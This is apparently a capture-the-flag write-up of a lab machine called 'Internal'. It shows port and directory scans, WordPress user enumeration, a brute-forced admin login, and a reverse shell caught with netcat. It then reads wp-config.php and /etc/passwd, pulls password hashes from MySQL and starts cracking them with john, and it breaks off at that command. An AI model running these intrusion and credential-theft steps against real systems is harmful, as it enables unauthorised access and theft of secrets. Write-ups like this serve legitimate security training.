Discovered open port 80/tcp on 10.10.99.195
Completed SYN Stealth Scan at 10:54, 2.48s elapsed (1000 total ports)
Initiating Service scan at 10:54
Scanning 2 services on 10.10.99.195
Completed Service scan at 10:54, 6.38s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.99.195
Retrying OS detection (try #2) against 10.10.99.195
Retrying OS detection (try #3) against 10.10.99.195
Retrying OS detection (try #4) against 10.10.99.195
Retrying OS detection (try #5) against 10.10.99.195
Initiating Traceroute at 10:55
Completed Traceroute at 10:55, 3.02s elapsed
NSE: Script scanning 10.10.99.195.
Initiating NSE at 10:55
Completed NSE at 10:55, 6.07s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.83s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Nmap scan report for 10.10.99.195
Host is up (0.20s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)

| 256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)

|_ 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

| http-methods:

|_ Supported Methods: GET POST OPTIONS HEAD

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=32627%PV=Y%DS=5%DC=T%G=Y%TM=64B6A7D

OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS

OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1

OS:1NW7%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN

OS:(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A

OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R

OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+

%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F

OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+

%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%

OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD

OS:=S)

Uptime guess: 48.271 days (since Wed May 31 04:25:10 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=257 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)

HOP RTT ADDRESS

1 103.47 ms 10.17.0.1

2 ... 4

5 230.87 ms 10.10.99.195

NSE: Script Post-scanning.

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Initiating NSE at 10:55

Completed NSE at 10:55, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 34.40 seconds

Raw packets sent: 1214 (57.442KB) | Rcvd: 1080 (46.690KB)

gobuster

```
root@ip-10-10-82-76:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.99.195
```

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Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

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[+] Url: <http://10.10.99.195>

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

[+] Status codes: 200,204,301,302,307,401,403

[+] User Agent: gobuster/3.0.1

[+] Timeout: 10s

=====

2023/07/18 15:57:06 Starting gobuster

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/blog (Status: 301)

/wordpress (Status: 301)

/javascript (Status: 301)


/phpmyadmin (Status: 301)

=====

2023/07/18 15:57:16 Finished

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Wapplyzer



PageOfInterests

<http://internal.thm/blog/index.php/sample-page/> [info ?]

<http://internal.thm/blog/wp-login.php> [wordpress login !]

<http://192.168.1.45/blog/wp-admin/> [somewhere ?]

<http://internal.thm/blog/index.php/author/admin/> [admin hmm]

<http://internal.thm/blog/index.php/wp-json/>

<http://internal.thm/blog/index.php/wp-json/wp/v2/users> [users info !!?]


<http://internal.thm/blog/xmlrpc.php> [xmlrpc is active, we can perform a dictionary attack for credentials (we already know that username admin exists)]

use the following

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users>

<http://internal.thm/blog/readme.html> [interesting]

wp-login.php



==> user with username **admin** exists and it is confirmed by the above screenshot

xmlrpc

<http://internal.thm/blog/xmlrpc.php> [xmlrpc is active, we can perform a dictionary attack for credentials
(we already know that username admin exists)]

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying an XML-RPC POST request to `/blog/xmlrpc.php`. The request body is an XML document with a `<methodCall>` element containing a `system.listMethods` call. The 'Response' tab is also active, showing an HTTP 200 OK status and an XML document with a `<methodResponse>` element containing an array of method names, including `system.multicall`, `system.listMethods`, and `system.getCapabilities`. The 'Inspector' panel on the right shows the request and response headers.

```
1 POST /blog/xmlrpc.php HTTP/1.1
2 Host: internal.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: wordpress_test_cookie=WP+Cookie+check
9 Upgrade-Insecure-Requests: 1
10 Content-Length: 91
11
12 <methodCall>
13   <methodName>
14     system.listMethods
15   </methodName>
16   <params>
17   </params>
18 </methodCall>
```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jul 2023 15:37:12 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Connection: close
5 Vary: Accept-Encoding
6 Content-Length: 4272
7 Content-Type: text/xml; charset=UTF-8
8
9 <?xml version="1.0" encoding="UTF-8"?>
10 <methodResponse>
11   <params>
12     <param>
13       <value>
14         <array>
15           <data>
16             <value>
17               <string>
18                 system.multicall
19               </string>
20             </value>
21             <value>
22               <string>
23                 system.listMethods
24               </string>
25             </value>
26             <value>
27               <string>
28                 system.getCapabilities
29               </string>
30             </value>
31           </data>
32         </array>
33       </value>
34     </param>
35   </params>
36 </methodResponse>
```

use the following

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users>

Exploitation

Wordpress


During information gathering we found out that

xmlrpc was enabled and also wp-login page clearly showed us that username 'admin' exists and therefore we performed brute-force attack


```
[!] Valid Combinations Found:  
| Username: admin, Password: my2boys  
  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been out  
put.  
[!] You can get a free API token with 50 daily requests by registering at https:  
//wpvulndb.com/users/sign_up  
  
[+] Finished: Wed Jul 19 07:15:43 2023  
[+] Requests Done: 4063  
[+] Cached Requests: 4  
[+] Data Sent: 1.939 MB  
[+] Data Received: 22.413 MB  
[+] Memory used: 303.285 MB  
[+] Elapsed time: 00:01:12
```

username: admin
password: my2boys

Hence, we are now able to access the admin dashboard



Since we have access to admin dashboard, we can now perform RCE and get a reverse shell



<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce>

```
(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.178.94] 55458
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
06:28:45 up 18 min, 0 users, load average: 0.01, 0.12, 0.22
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ tty
not a tty
$ which python
/usr/bin/python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@internal:/$ ls
ls
bin      dev      initrd.img  lib64      mnt      root      snap      sys      var
```

CONTENTS OF var/www/html

```

www-data@internal:/var/www$ cd html
cd html
www-data@internal:/var/www/html$ ls
ls
index.html  wordpress
www-data@internal:/var/www/html$ cd wordpress
cd wordpress
www-data@internal:/var/www/html/wordpress$ ls
ls
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php
license.txt    wp-comments-post.php wp-includes      wp-settings.php
readme.html   wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php        wp-load.php      wp-trackback.php
wp-admin      wp-content           wp-login.php     xmlrpc.php
www-data@internal:/var/www/html/wordpress$ █

```

PORTIONS OF wp-config.php

```

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-
key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to
log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',      'No9]-c] _7M5ae[&|ow)97dfBLUV1G8AakB)?#XIN:W`y4?tgN,DOoC8 mD/)8vh' );
define( 'SECURE_AUTH_KEY', 'xs.zSjNj^a: zpzBLb@r[u65WA9uNd:vLXtLs^>@q38*x.kVxr g,yoGIOPd%Xde' );
define( 'LOGGED_IN_KEY',  'rZU=>v+8g,ey/*Q;c**79^K14&M@2-IDB)DknMf7<a/;hviCw?kRv=MW5Ik.vSoG' );
define( 'NONCE_KEY',     '8v={}7jgkSu|D[Nfy]y}>MX}60oSjSMn^qC2rW%V,3|Fg0TJrB6m4}Mb>V@[pZ<w' );
define( 'AUTH_SALT',     'ASOB>S,c3MiYiYSh!;My@BaY7MYRQRI}/~ZC6k?9^e7/jCB00r@Z0)Oe@gQ8Trk*' );

```



```
define( 'SECURE_AUTH_SALT', 'd(=umc=!qOCnjIvr~_T_(Ia5.mG6VGF~ktdtt1uzj6A$KJsEAAA5k7.(zFgLa96[' );
define( 'LOGGED_IN_SALT', '~A,!e|5RGqu!KB=/1R4TN_tcGuK}+]]I_p`FZ[(~L0rv_OY#EItD)tC [hM|||0z' );
define( 'NONCE_SALT', 'H+T|fK,+u K}_qDTs,ob{,h0TLbd}#pwksNuBzu9~Kw<GcDnJiMYm}{AvPQVTr_', );

/**#@-*/
```

INFORMATION LEAKAGE

The screenshot shows a WordPress admin interface. The main content area displays a post titled "Add title" with the text "To-Do" and "Don't forget to reset Will's credentials. william:arnold147". The right sidebar shows the "Status & visibility" section with "Visibility" set to "Private" and "Publish" date "August 3, 2020 1:20 pm".

username: william
password: arnold147

SysEnumeration

Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

Kernel: **4.15.0-112-generic**

Linux version 4.15.0-112-generic (buildd@lcy01-amd64-027) (**gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)**) #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020

www-data@internal:/\$ env

```
env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=66ea16ff7c7b48dda811e3b1656bd780
APACHE_LOCK_DIR=/var/lock/apache2
PWD=/
JOURNAL_STREAM=9:19733
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
APACHE_RUN_USER=www-data
```

```
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
OLDPWD=/home
```

/etc/passwd

```
www-data@internal:/$ cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

mysql

Extract usernames and passwords:

```

www-data@internal:/var/www/html/wordpress$ mysql -u wordpress --password=wordpress123 -h localhost -e "use
wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
<ncat_ws(':', user_login, user_pass) from wp_users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+
| concat_ws(':', user_login, user_pass) |
+-----+
| admin:$P$BOFWK.UcwNR/tV/nZZvSA6j3bz/WIp/ |
+-----+
www-data@internal:/var/www/html/wordpress$

```

```

root@ip-10-10-48-8:~# john hewwo.txt --wordlist=/usr/share/wordlists/rockyou.txt

